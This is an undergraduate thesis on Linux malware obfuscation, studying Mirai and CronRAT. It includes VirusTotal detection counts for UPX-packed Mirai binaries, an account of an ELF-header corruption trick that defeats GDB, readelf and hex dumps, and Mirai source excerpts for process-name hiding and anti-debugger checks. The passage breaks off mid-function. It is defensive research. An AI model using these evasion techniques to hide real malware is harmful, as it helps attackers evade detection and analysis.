Linux Malware Obfuscation

Brian Roden
University of Arkansas, Fayetteville

Linux Malware Obfuscation

An Undergraduate Honors College Thesis

in the

Department of Computer Science and Computer Engineering
College of Engineering
University of Arkansas
Fayetteville, AR
May 2023

by

Brian Roden

Thesis title: Linux Malware Obfuscation

Thesis author: Brian Roden

This thesis is approved by:

Thesis Advisor:

Signature: ______________________ Date: April 20, 2023

Printed: Dale R. Thompson, Ph.D.

Thesis Committee:

Signature: ______________________ Date: April 20, 2023

Printed: Brajendra Panda, Ph.D.

Signature: ______________________ Date: April 20, 2023

Printed: Yanjun Pan, Ph.D.

ABSTRACT

Many forms of malicious software use techniques and tools that make it harder for their functionality to be parsed, both by antivirus software and reverse-engineering methods. Historically, the vast majority of malware has been written for the Windows operating system due to its large user base. As such, most efforts made for malware detection and analysis have been performed on that platform. However, in recent years, we have seen an increase in malware targeting servers running Linux and other Unix-like operating systems resulting in more emphasis of malware research on these platforms. In this work, several obfuscation techniques for Linux malware were analyzed. The goal of this thesis is to examine how they operate, how they differ from Windows obfuscation techniques, and their effectiveness in obstructing analysis, including some methods for analysts to circumvent them.

ACKNOWLEDGMENTS

I would like to thank my advisor, Dr. Dale Thompson. He has been of great help throughout the creation of this thesis, and I had a wonderful time working with him.

Table of Contents

1 INTRODUCTION

As efforts grow for writing malicious software, it becomes increasingly important for the users of those devices to be protected against it. Malware analysis is a field that aims to identify malicious software and gain a better understanding of it so that preventative measures can be developed. Malware analysis can come in the forms of static and dynamic analysis. Static analysis involves analyzing features of a program that are present without execution; this can involve comparing file hashes to other known malware samples, looking at a binary’s headers, decompiling a binary to see the actions taken by its code, and other techniques. Many of these methods can be automated, and therefore can be incorporated into antivirus software. Dynamic analysis involves analyzing features of a program as it is running; this can involve observing its memory with a debugger, inspecting any network traffic it generates, looking at any filesystem IO it causes, etc. Parts of this process can be automated, though it typically involves manual analysis by a malware researcher.

Since malware analysis aims to decrease the effectiveness of malicious software, some malware authors will apply obfuscation techniques to their programs to stop this from happening. Some examples are discussed in [2]; techniques like encrypting the software, adding and reordering code sections, and other techniques can be used to evade detection from static analysis methods that rely on comparing a given sample to other samples that are known to be malicious, since the features that they are looking for have been modified. Obfuscation techniques can also target dynamic analysis in different ways, such as executing different code paths if it is being run with a debugger or inside of a virtual machine, which are commonly used by researchers when running malicious software.

Historically, the majority of malware has targeted the Windows operating system due to its large user base in proportion to other OSs. However, as discussed in [3], there has been an exponential growth in “Internet of Things” (IoT) devices in use by the general public, the majority of which run Unix-like operating systems such as Linux. This has caused an increase in malicious software that targets these platforms, and malware research is not developed as well there as it is for Windows. Not only has academia only recently started to give attention to this threat, but anti-malware tools for users exist in lower numbers than on Windows. Analysis of Linux malware involves similar concepts to that of Windows malware, though differences in execution formats and tools used by researchers require the exact methods used to be adjusted.

The goal of this thesis is to examine several obfuscation techniques used by recent Linux malware to understand how they operate, their differences from similar Windows counterparts, and an analysis of how difficult they are to overcome. The rest of the thesis is organized in the following manner. Chapter 2 will cover the related work. Chapter 3 will provide an overview of the obfuscation techniques that will be observed in this thesis. Chapter 4 will provide details of their functionality and their effectiveness. Chapter 5 will then conclude the thesis and provide details on future work.

2 BACKGROUND

2.1 Malware Analysis

2.1.1 Overview

An overview of practices done by malware analysts is provided in [1]. This study identifies several areas of key interest, including their objectives, their workflow, and their configurations for dynamic analysis. Malware analysts can have different objectives in mind when doing their research, including identifying malicious behavior, labelling "families" of malware to assign samples to different categories, and tracking techniques used by different malware samples, such as specific sets of communication protocols or algorithms. An analysis of obfuscation techniques would fall under that last category. The different workflows involve varying steps of observing static strings present in binaries as well as static and dynamic analysis. Two workflows are identified for tracking the techniques used, both of which involve running dynamic execution first to observe the sample's behavior, followed by static analysis if the sample evades detection. One of those two workflows adds a stage to emulate the malware, which can involve reversing a communication protocol then observing how a sample gains information as it spreads. The paper also identifies how environments for dynamic analysis are set up. This involves setting up a virtual machine to create a sandbox for malware to run in, and the paper notes the differences between open-source and closed-source sandboxing solutions, which mainly come down to ease-of-use versus customization potential. Although the environment needed will vary greatly between malware targeting end users versus malware targeting IoT devices and servers running Linux, it notes the importance of setting up a simulated environment; malware which relies on tools like email clients and Microsoft office utilities will require these components to be installed on the virtual machine.

2.2 Linux malware

2.2.1 Overview of Linux malware

A comprehensive overview of Linux malware specifically is given in [3]. The researchers identify the differences in execution formats from Windows, then perform an automated malware analysis process on over 10,000 binary executables and classify the evasion techniques used by them. Additional information is also given on the differences and challenges that come with analyzing malware for Linux specifically.

Binary executables on Linux use the Executable and Linkable Format (ELF) file format. Additional details on the ELF header format are given in [4]; a file defines segments for identifying what OS it should be run on (Linux, BSD, etc.), addresses for code entry points, dependencies on dynamically linked libraries, strings for output and debugging, and other important information for program execution. When comparing Linux to other operating systems, there can be a large variance in the environments that a program is expected to run on: the same software can be compiled for different CPU architectures, different operating systems, different choices between static and dynamic linking, and different implementations of core system libraries such as libc. This can be problematic when looking for malware samples. The researchers in [3] note that many samples will not run on a generic Linux system, and more effort in general is required to find the appropriate environments for all collected samples. This can also be exploited by obfuscation techniques that aim to mangle file headers in a way which makes them harder to detect in analysis, which are discussed below.

Details into specific obfuscation techniques are given in [2][3]. In 2010, the researchers in [2] gave a brief summary of obfuscation techniques that aim to decrease signature detection rates, classifying them into three categories: encrypted malware which embed a decryptor into the code to extract an encrypted piece of software which is then executed, oligomorphic and polymorphic malware which create mutations of the decryptor to make it more difficult for malware scanners to search for a specific decryptor signature, and metamorphic malware which mutate the body of the code itself at runtime. The paper gives an overview of techniques used to vary file signatures as a defense against antivirus software, such as inserting dead code, reordering code sections, etc. It also makes predictions for future areas, one of which is smartphone malware which is one of many IoT devices that have had a notable increase in malware as noted in [3].

The researchers in [3] describe obfuscation techniques that are more specific to ELF binaries. This includes techniques that aim to evade signature detection. Many of them use the Ultimate Packer for Executables (UPX) to compress ELF files and unpack them at runtime. This serves a similar purpose to encryption-based solutions since it changes the file hash and binary structure. Anti-debugging techniques are present as well. A large portion of their samples had the ELF header sections corrupted in such a way that the program was able to be executed, but unable to be run in debuggers like GDB. Processes are also able to listen to PTRACE system calls which are run when the process is being debugged, and different code paths can be executed if it detects that this is the case.

The paper notes that many of these techniques have similar Windows counterparts but vary in execution. Anti-debugging methods involve processes listening to their own Linux-specific system calls, and they target quirks in debuggers like GDB specifically, such as its inability to run binaries with corrupted ELF information. Since Linux platforms are less consistent in their components than Windows, Linux malware tends to take advantage of programs that are common to most distributions, like cron and ssh, and either use them to perform the necessary obfuscations or infect them so that the malware can be executed again when the user makes use of them. The different environment also affects the way malware is built: most malware is statically linked to mitigate the problem of different distributions having different sets of available dynamic libraries, and most malware also assumes that it is being run with root privileges, which is less common on Windows.

2.2.2 Sources of Malware Samples

As mentioned in [1], malware samples can be obtained from repositories such as VirusTotal [5], Malpedia [6], Malware Bazaar [7], etc. They can offer a large quantity of samples to choose from, though they do not always offer context to go along with download links and file hashes. Observing high-profile malware attacks can supplement malware databases, and this has the advantage of having the attention of other malware analysts to offer their analysis, including explanations of how a sample functions and sometimes reverse-engineered code as well. One such high profile sample from 2016 is the Mirai Botnet, which is given a detailed analysis in [8]. Mirai is notable for its rapid growth, infecting nearly 65,000 IoT devices in its first 20 hours, and the fact that it has spawned many derivatives from other malware authors. In addition to being a common sample for research, the source code is available [9] which allows for a simpler analysis process without having to reverse-engineer the binary. Another high-profile attack took place in 2021 with the CronRAT malware [10]. It stores an invalid entry in the crontab file used for scheduling jobs, and a bash script uses data from that entry to establish a TCP connection to download malicious dynamic libraries which can be used for arbitrary code execution. Bash is a command shell which is installed by default on most Linux distributions, and malware written in it can avoid the problems of the variances in binary formats mentioned above. The original CronRAT sample was heavily obfuscated to decrease readability, and researchers have made an annotated copy to make its functionality clearer [11].

3 METHODOLOGY AND IMPLEMENTATION

3.1 Environment Setup

Since this research involves handling live malware samples, the setup of a sandbox environment is important. Establishing a barrier between the researcher’s system (known as the host system) and the virtual environment (known as the guest system) reduces the odds of the researcher’s host system being put at risk and allows for a more controlled environment for tests to be performed. Several programs exist for creating virtual machines, with Oracle’s VirtualBox [12] being a common one. For this thesis, QEMU [13] was used since the host system was running a Linux-based OS which allowed for Linux’s Kernel-based Virtual Machine (KVM) [14] to be used. This allowed for more performant virtualization than what would have been offered by VirtualBox on the same system, since it cannot take advantage of KVM. QEMU is a command-line-interface (CLI) application which can be used by many different GUI frontends to allow for more intuitive setup and customization. Virt-manager [15] is a common choice that was used for this thesis.

Ubuntu 22.04 [16] was then installed onto a QEMU virtual machine. This choice was made because Ubuntu is a popular distribution that is targeted by most Linux software, including malware. The fact that it runs on the x86_64 CPU architecture, uses bash as the default command shell, and uses GNU libc means it exhibits characteristics that are needed by most samples targeting desktops.

Two main malware samples that were used in this thesis were CronRAT and Mirai mentioned above. CronRAT relies on the bash shell and a crontab file being present on the system, which is already true for a stock Ubuntu installation. Mirai was analyzed using the source code [9] which needed additional setup since it is compiled to a binary. Mirai and its tools are written in C and Go, which requires GCC’s C compiler and the Go compiler to be installed. On the initial attempt to run the build.sh script to compile all of Mirai’s components, errors were given when compiling the Go code due to a go.mod file not being found. This was due to a change in Go’s module system that was made after Mirai was written. Adding the line “export GO111MODULE=”off”” at the top of the script allowed for this behavior to be reverted and resulted in successful compilations.

4 RESULTS AND ANALYSIS

4.1 Overview

After the environment was set up, the source code of Mirai and the annotated copy of CronRAT were inspected for obfuscation methods. These samples contained techniques mentioned in [3], such as ELF corruption, and techniques that are unique to these samples. This section will cover these techniques, explain their functionality, and the impact they have on static and dynamic analysis when applicable.

4.2 UPX Compression

In [3], it is noted that many malware samples use the UPX tool to compress ELF binaries to reduce detection by static analysis. Applying this compression to both binaries of Mirai, mirai.x86 and miraint.x86, a reduction can be seen in detections in Table 1. The paper also notes that many samples apply "cosmetic" modifications to UPX by editing two magic constants used in src/conf.h of the UPX source code. On Mirai, changing these constants appears to have no significant impact at all. A comparison between the detections of an unmodified development build of UPX (git commit 3ff5dbd1797a8c0ee7a25c904529f1737d0bd826) with a modified build are shown in Table 1, and the number of engines detecting the file, as well as the classifications given by these engines, all fall within a similar range of each other.

Table 1: VirusTotal detections for Mirai with UPX compression applied


File and compressor	Detections (out of 62)
Mirai.x86 - uncompressed	44
Mirai.x86 – UPX 3.96	26
Mirai.x86 – Development UPX	22
Mirai.x86 – Development UPX with modified magic constants	29
Miraint.x86 - uncompressed	42
Miraint.x86 – UPX 3.96	24
Miraint.x86 – Development UPX	26
Miraint.x86 – Development UPX with modified magic constants	28

4.3 Mirai's techniques


4.3.1 ELF corruption

Within Mirai's source repository, there is a source file in the mirai/tools/ directory named nogdb.c. It is a self-contained program that loads an ELF32 header into memory, writes the value 0xffff to three of its members e_shoff, e_shnum, and e_shstrndx, and overwrites the original file's header with this modified version. This uses a technique mentioned in [3] where corrupting certain sections of an ELF header results in invalid ELF files that can still be run by the operating system but cause issues for debugging tools. In this case, this technique is used to prevent debugging via GDB. Compiling a 32-bit executable with GCC and running this tool on the output binary resulted in a file that could still be executed normally through the terminal but gave the error "not in executable format: file format not recognized" when attempting to run it in GDB.

The three values that were modified are related to the section header table: e_shoff defines the offset in bytes to locate the start of the section header table, e_shnum defines the number of segments contained in the table, and e_shrndx defines the location of the strings used in the table. In Figure 1, the output of readelf on both the original and corrupted binary is shown, with the corrupted executable displaying a value of 65535 for the modified values and an error message for the section header table. When these three fields are modified to be 0xffff, software like GDB will get an error when attempting to read past the size of the executable.




```
$ readelf -a mirai.x86
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8048164
  Start of program headers:          52 (bytes into file)
  Start of section headers:          49356 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         3
  Size of section headers:           40 (bytes)
  Number of section headers:         10
  Section header string table index: 9

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .init             PROGBITS        08048094 000094 00001c 00  AX  0   0  1
  [ 2] .text             PROGBITS        080480b0 0000b0 00af86 00  AX  0   0 16
  [ 3] .fini             PROGBITS        08053036 00b036 000017 00  AX  0   0  1
  [ 4] .rodata           PROGBITS        08053060 00b060 000ba0 00   A  0   0 32
  [ 5] .ctors            PROGBITS        08054000 00c000 000008 00  WA  0   0  4
  [ 6] .dtors            PROGBITS        08054008 00c008 000008 00  WA  0   0  4
  [ 7] .data             PROGBITS        08054020 00c020 00006c 00  WA  0   0  4
  [ 8] .bss              NOBITS          080540a0 00c08c 000660 00  WA  0   0 32
  [ 9] .shstrtab         STRTAB          00000000 00c08c 00003e 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
  L (link order), O (extra OS processing required), G (group), T (TLS),
  C (compressed), x (unknown), o (OS specific), E (exclude),
  D (mbind), p (processor specific)

There are no section groups in this file.

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  LOAD           0x000000 0x08048000 0x08048000 0x0bc00 0x0bc00 R E 0x1000
  LOAD           0x00c000 0x08054000 0x08054000 0x0008c 0x00700 RW  0x1000
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x4

 Section to Segment mapping:
  Segment Sections...
   00     .init .text .fini .rodata
   01     .ctors .dtors .data .bss
   02

There is no dynamic section in this file.

There are no relocations in this file.
No processor specific unwind information to decode

No version information found in this file.
$
```



```
$ readelf a -a nogdb-mirai.x86
readelf: Error: 'a': No such file

File: nogdb-mirai.x86
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8048164
  Start of program headers:          52 (bytes into file)
  Start of section headers:          65535 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         3
  Size of section headers:           40 (bytes)
  Number of section headers:         65535
  Section header string table index: 65535 <corrupt: out of range>
readelf: Error: Reading 2621400 bytes extends past end of file for section headers
readelf: Error: Section headers are not available!

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  LOAD           0x000000 0x08048000 0x08048000 0x0bc00 0x0bc00 R E 0x1000
  LOAD           0x00c000 0x08054000 0x08054000 0x0008c 0x00700 RW  0x1000
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x4

There is no dynamic section in this file.
```

FIGURE 1: Running readelf on unmodified executable (left) and on corrupted executable (right)

There are ways to circumvent this technique. In [3], the researchers note several alternatives to GDB that were able to read corrupted files, and while lacking implementation details, they were also able to create a tool to automatically repair the corrupted files. Manual repair could involve using a hex-dump tool such as xxd [17] to find the location of the strings for the section header table as shown in Figure 2. The location and number of strings found could be used to fix the e_shnum and e_shrndx values.




```
0000bfe0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000bff0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000c000: ffff ffff 0000 0000 ffff ffff 0000 0000  ................
0000c010: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000c020: 0000 0000 0c40 0508 ffff ffff ffff ffff  .....@..........
0000c030: 4004 0508 0100 0000 efbe adde 0000 0000  @...............
0000c040: 0000 0000 0000 0000 0100 0000 0000 0000  ................
0000c050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000c060: 0100 0000 0000 0000 0000 0000 0000 0000  ................
0000c070: 0000 0000 0000 0000 0100 0000 0000 0000  ................
0000c080: 0000 0000 a830 0508 003a 0508 002e 7368  .....0...:....sh
0000c090: 7374 7274 6162 002e 696e 6974 002e 7465  strtab..init..te
0000c0a0: 7874 002e 6669 6e69 002e 726f 6461 7461  xt..fini..rodata
0000c0b0: 002e 6374 6f72 7300 2e64 746f 7273 002e  ..ctors..dtors..
0000c0c0: 6461 7461 002e 6273 7300 0000 0000 0000  data..bss.......
0000c0d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000c0e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000c0f0: 0000 0000 0b00 0000 0100 0000 0600 0000  ................
0000c100: 9480 0408 9400 0000 1c00 0000 0000 0000  ................
0000c110: 0000 0000 0100 0000 0000 0000 1100 0000  ................
0000c120: 0100 0000 0600 0000 b080 0408 b000 0000  ................
0000c130: 86af 0000 0000 0000 0000 0000 1000 0000  ................
0000c140: 0000 0000 1700 0000 0100 0000 0600 0000
```

Figure 2: Section header strings in xxd

4.3.2 Anti-dynamic-analysis measures


In addition to the ELF corruption tool, Mirai also contains obfuscation techniques within its main source file. The first one of these can be seen in lines 134-138 of mirai/bot/main.c as shown in Figure 3. When these lines are executed, the process name is set to a string of random characters. This string will be displayed in commands such as ps to get a list of running processes, and this makes it more difficult to tell what the purpose of this program is.



```c
    // Hide process name
    name_buf_len = ((rand_next() % 6) + 3) * 4;
    rand_alphastr(name_buf, name_buf_len);
    name_buf[name_buf_len] = 0;
    prctl(PR_SET_NAME, name_buf);
```

FIGURE 3: Code to randomize process name


There also exists another anti-GDB measure within main.c. On lines 63-68 shown in Figure 4, the program initializes a “Signal based control flow,” and sets the SIGTRAP signal to lead to an anti-GDB entry function which sets an address needed for the program to function properly.




```c
63      // Signal based control flow
64      sigemptyset(&sigs);
65      sigaddset(&sigs, SIGINT);
66      sigprocmask(SIG_BLOCK, &sigs, NULL);
67      signal(SIGCHLD, SIG_IGN);
68      signal(SIGTRAP, &anti_gdb_entry);
69
```

FIGURE 4: “Signal based control flow”

The SIGTRAP signal is not raised by any external program, but rather by lines 113-114 when the program detects that it is not being run by a debugger, which is determined by the unlock_tbl_if_nodebug function in lines 480-533 shown in Figure 5.



```c

#ifdef DEBUG
    unlock_tbl_if_nodebug(args[0]);
    anti_gdb_entry(0);
#else
    if (unlock_tbl_if_nodebug(args[0]))
        raise(SIGTRAP);
#endif

    ensure_single_instance();

```



```c
static BOOL unlock_tbl_if_nodebug(char *argv0)
{
    // ./dvrHelper = 0x2e 0x2f 0x64 0x76 0x72 0x48 0x65 0x6c 0x70 0x65 0x72
    char buf_src[18] = {0x2f, 0x2e, 0x00, 0x76, 0x64, 0x00, 0x48, 0x72, 0x00, 0x6c, 0x65, 0x00, 0x65, 0x70, 0x00, 0x00, 0x72, 0x00}, buf_dst[12];
    int i, ii = 0, c = 0;
    uint8_t fold = 0xAF;
    void (*obf_funcs[]) (void) = {
        (void (*) (void))ensure_single_instance,
        (void (*) (void))table_unlock_val,
        (void (*) (void))table_retrieve_val,
